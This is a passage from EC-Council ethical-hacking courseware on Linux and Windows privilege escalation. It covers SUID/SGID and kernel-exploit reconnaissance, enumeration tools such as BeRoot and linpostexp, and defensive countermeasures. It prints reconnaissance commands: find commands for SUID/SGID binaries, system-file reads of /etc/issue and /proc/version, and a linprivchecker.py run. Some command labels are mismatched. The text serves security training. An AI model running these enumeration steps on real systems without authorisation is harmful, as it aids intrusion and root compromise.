  In Linux, there are some commands and binaries that can be executed by the attackers to elevate their privileges from non-root users to root users, if flags of SUID and SGID rights are set. Some of the executable commands that can be used by attackers to spawn a shell and escalate privileges are **Nmap**, **vim**, **less**, **more**, **Bash**, **Cat**, **Cp**, **echo**, **find**, **Nano**, etc.

  Attackers can use the following commands to find SUID and SGID files in the target system:

  # Find SUID

  ```
  find / -perm -u=s -type f 2>/dev/null
  ```

  # Find GUID

  ```
  find / -perm -g=s -type f 2>/dev/null
  ```

- **Kernel Exploits**

  Kernel exploits refer to programs that can exploit vulnerabilities present in the kernel to execute arbitrary commands or code with higher privileges. By successfully exploiting kernel vulnerabilities, attackers can attain superuser or root-level access to the target system. To run a kernel exploit, attackers must have configuration details of the target system.

  Attackers use the following commands to obtain details such as the OS, kernel version, and architecture of the target system:

  # OS

  ```
  uname -a
  ```

  # Kernel version


  ```
  cat /etc/issue
  ```

  # Architecture

  ```
  cat /proc/version
  ```

  Attackers search https://www.exploit-db.com and execute Python scripts such as linprivchecker.py to detect kernel exploits for escalating privileges.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Privilege Escalation Tools

Privilege escalation tools such as BeRoot, linpostexp, Windows Exploit Suggester, etc. allow attackers to run a configuration assessment on a target system to find information about the underlying vulnerabilities, services, file and directory permissions, kernel version, architecture, etc. Using this information, attackers can further find a way to exploit and elevate their privileges on the target system.

- **BeRoot**

  Source: *https://github.com*

  BeRoot is a post-exploitation tool to check common misconfigurations to find a way to escalate privilege.

  As shown in the screenshot, using this tool, attackers can obtain information about service permissions, writeable directories with their locations, permissions on startup keys, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.94: Screenshot of BeRoot showing service permissions

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.95: Screenshot of BeRoot showing Startup keys and Taskscheduler permissions

- **linpostexp**

  Source: *https://github.com*

  The linpostexp tool obtains detailed information on the kernel, which can be used to escalate privileges on the target system.

  As shown in the screenshot, using this tool, attackers can obtain information about the kernel, filesystems, superuser, sudoers, sudo version, etc. Attackers can use this information to exploit vulnerabilities present in the kernel to elevate their privileges. The following command is used to extract this information about the target system:

  #python linprivchecker.py

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.96: Screenshot of linpostexp displaying kernel details





Figure 6.97: Screenshot of linpostexp showing filesystem, user, and environmental info

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend Against Privilege Escalation

The best countermeasure against privilege escalation is to ensure that users have the lowest possible privileges still adequate to use their system effectively. In this case, even if an attacker succeeds in gaining access to the low-privileged account, he/she will not be able to gain administrative-level access. Often, flaws in programming code allow such escalation of privileges on a target system. As stated earlier, an attacker can gain access to the network using a non-administrative account and then gain the higher privilege of an administrator.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are the best countermeasures to defend against privilege escalation:

- Restrict interactive logon privileges
- Run users and applications with the lowest privileges
- Implement multi-factor authentication and authorization
- Run services as unprivileged accounts
- Implement a privilege separation methodology to limit the scope of programming errors and bugs
- Use an encryption technique to protect sensitive data
- Reduce the amount of code that runs with a particular privilege
- Perform debugging using bounds checkers and stress tests
- Test the system for application coding errors and bugs thoroughly
- Regularly patch and update the kernel
- Change UAC settings to "Always Notify," so that it increases the visibility of the user when UAC elevation is requested
- Restrict users from writing files to the search paths for applications
- Continuously monitor filesystem permissions using auditing tools
- Reduce the privileges of user accounts and groups so that only legitimate administrators can make service changes
- Use whitelisting tools to identify and block malicious software that changes file, directory, or service permissions
- Use fully qualified paths in all Windows applications
- Ensure that all executables are placed in write-protected directories
- In Mac OSs, prevent plist files from being altered by users by making them read-only
- Block unwanted system utilities or software that may be used to schedule tasks
- Regularly patch and update the web servers
- Disable the default local administrator account
- Detect, repair, and fix any flaws or errors running in the system services


Defend against abusing sudo rights:

- Implement a strong password policy for sudo users
- Turn off password caching by setting the timestamp_timeout to 0, so that every time sudo is executed users must input their password
- Separate sudo-level administrative accounts from the administrator's regular accounts, to prevent stealing of sensitive passwords

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Update user permissions and accounts at regular intervals
- Test sudo users with access to programs containing parameters for arbitrary code execution

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Tools for Defending against DLL and Dylib Hijacking

Cybersecurity professionals can use tools such as Dependency Walker, DLL Hijack Audit Kit, and DLLSpy to detect and prevent privilege escalation using DLL hijacking. In addition, tools such as Dylib Hijack Scanner help security professionals to detect and prevent privilege escalation using Dylib hijacking on OS X systems. These tools help security professionals to monitor system files for modifying, moving, renaming, or replacing DLLs or dylibs in the systems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Dependency Walker**

  Source: *http://www.dependencywalker.com*

  Dependency Walker is useful for troubleshooting system errors related to loading and executing modules. It detects many common application problems, such as missing modules, invalid modules, import/export mismatches, circular dependency errors, etc.

  As shown in the screenshot, cybersecurity professionals use Dependency Walker to verify all the DLLs used by an application, the location from which DLLs are loaded, missing DLLs, etc. This information helps security professionals to detect, patch, and fix misconfigured DLLs in the systems.




Figure 6.98: Screenshot of Dependency Walker

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Dylib Hijack Scanner**

  Source: *https://objective-see.com*

  Dylib Hijack Scanner (DHS) is a simple utility that will scan your computer for applications that are either susceptible to dylib hijacking or have been hijacked.

  As shown in the screenshot, security professionals use DHS to detect applications that have been hijacked or are vulnerable to dylib hijacking. This information helps them to patch and fix these applications.


